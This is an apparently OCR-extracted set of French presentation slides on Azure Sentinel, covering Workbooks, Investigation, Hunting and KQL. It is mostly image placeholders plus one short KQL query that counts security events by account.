
Azure Sentinel : les Workbooks



Azure Sentinel : Investigation




Azure Sentinel : Hunting





Azure Sentinel : KQL


```
SecurityEvent | where EventID == "4626" | summarize count() by Account | limit 10
```




